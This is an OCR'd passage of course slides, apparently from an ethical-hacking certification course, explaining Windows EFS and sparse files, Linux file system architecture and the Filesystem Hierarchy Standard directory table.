
Notes: ____



Windows File Systems: Encrypting File Systems (EFS)

- The Encrypting File System (EFS) was first introduced in version 3.0 of NTFS, which offers filesystem-level encryption
- This encryption technology maintains a **level of transparency** to the user who encrypted the file, which implies that there is no need for users to decrypt the file and access it for making changes
- After a user is done with the file, the **encryption policy** is automatically restored
- When any unauthorized user tries to access an **encrypted file**, they are **denied access**
- To enable the encryption and decryption facilities, a user has to set the **encryption attributes** of the files and folders that the user wants to encrypt or decrypt

C|EH
Header
File Encryption Key
Encrypted with file owner's public key
File Encryption Key
Encrypted with public key of recovery agent 1
File Encryption Key
Encrypted with public key of recovery agent 2 (optional)
Encrypted Data
Data Decryption Field
Data Recovery Fields




Windows File Systems: Components of EFS

C|EH
Application
Win32 Layer
EFS Service
CryptoAPI
RSA Base Provider
User Mode
Kernel Mode
I/O Manager
EFS Driver and FSRTL
NTFS
Hard Disk
LPC Communication for All Key Management Support
FSRTL Callouts

Notes:

Windows File Systems: Sparse Files


- Sparse files provide a method of **saving disk space** for files by allowing the I/O subsystem to allocate only meaningful (nonzero) data
- If an NTFS file is marked as sparse, it assigns a **hard disk cluster** only for the data defined by the application
- The non-defined data of the file are represented by **non-allocated space** on the disk


Without Sparse File Attribute Set

With Sparse File Attribute Set

Sparse data (zeros) 10 gigabytes
Disk space used 17 gigabytes
Meaningful data 7 gigabytes
Sparse data (zeros) 10 gigabytes
Disk space used 7 gigabytes
Meaningful data 7 gigabytes

Linux File Systems: Linux File System Architecture


User Applications
GNU C Library
User Space
System call interface
Inode cache
Virtual file system
Directory cache
Individual file systems
Buffer cache
Device drivers
Kernel Space

Notes:

Linux File Systems: Filesystem Hierarchy Standard (FHS)

- The **Filesystem Hierarchy Standard (FHS)** defines the directory structure and its contents in Linux- and Unix-like operating systems
- In the **FHS**, all files and directories are present under the root directory (represented by /)

Table displaying directories and their description specific to the FHS

Directory	Description
/bin	Essential command binaries. Ex: cat, ls, cp.
/boot	Static files of the boot loader. Ex: Kernels, Initrd
/dev	Essential device files. Ex: /dev/null
/etc	Host-specific system configuration files
/home	Users' home directories, holding saved files, personal settings, etc.
/lib	Essential libraries for the binaries in /bin/ and /sbin/
/media	Mount points for removable media
/mnt	Temporarily mounted filesystems
/opt	Add-on application software packages
/root	Home directory for the root user
/proc	Virtual file system providing process and kernel information as files
/run	Information about running processes. Ex: running daemons, currently logged-in users
/sbin	Contains the binary files required for working
/srv	Site-specific data for services provided by the system
/tmp	Temporary files
/usr	Secondary hierarchy for read-only user data
/var	Variable data. Ex: logs, spool files, etc.

Linux File Systems: Extended File System (EXT)

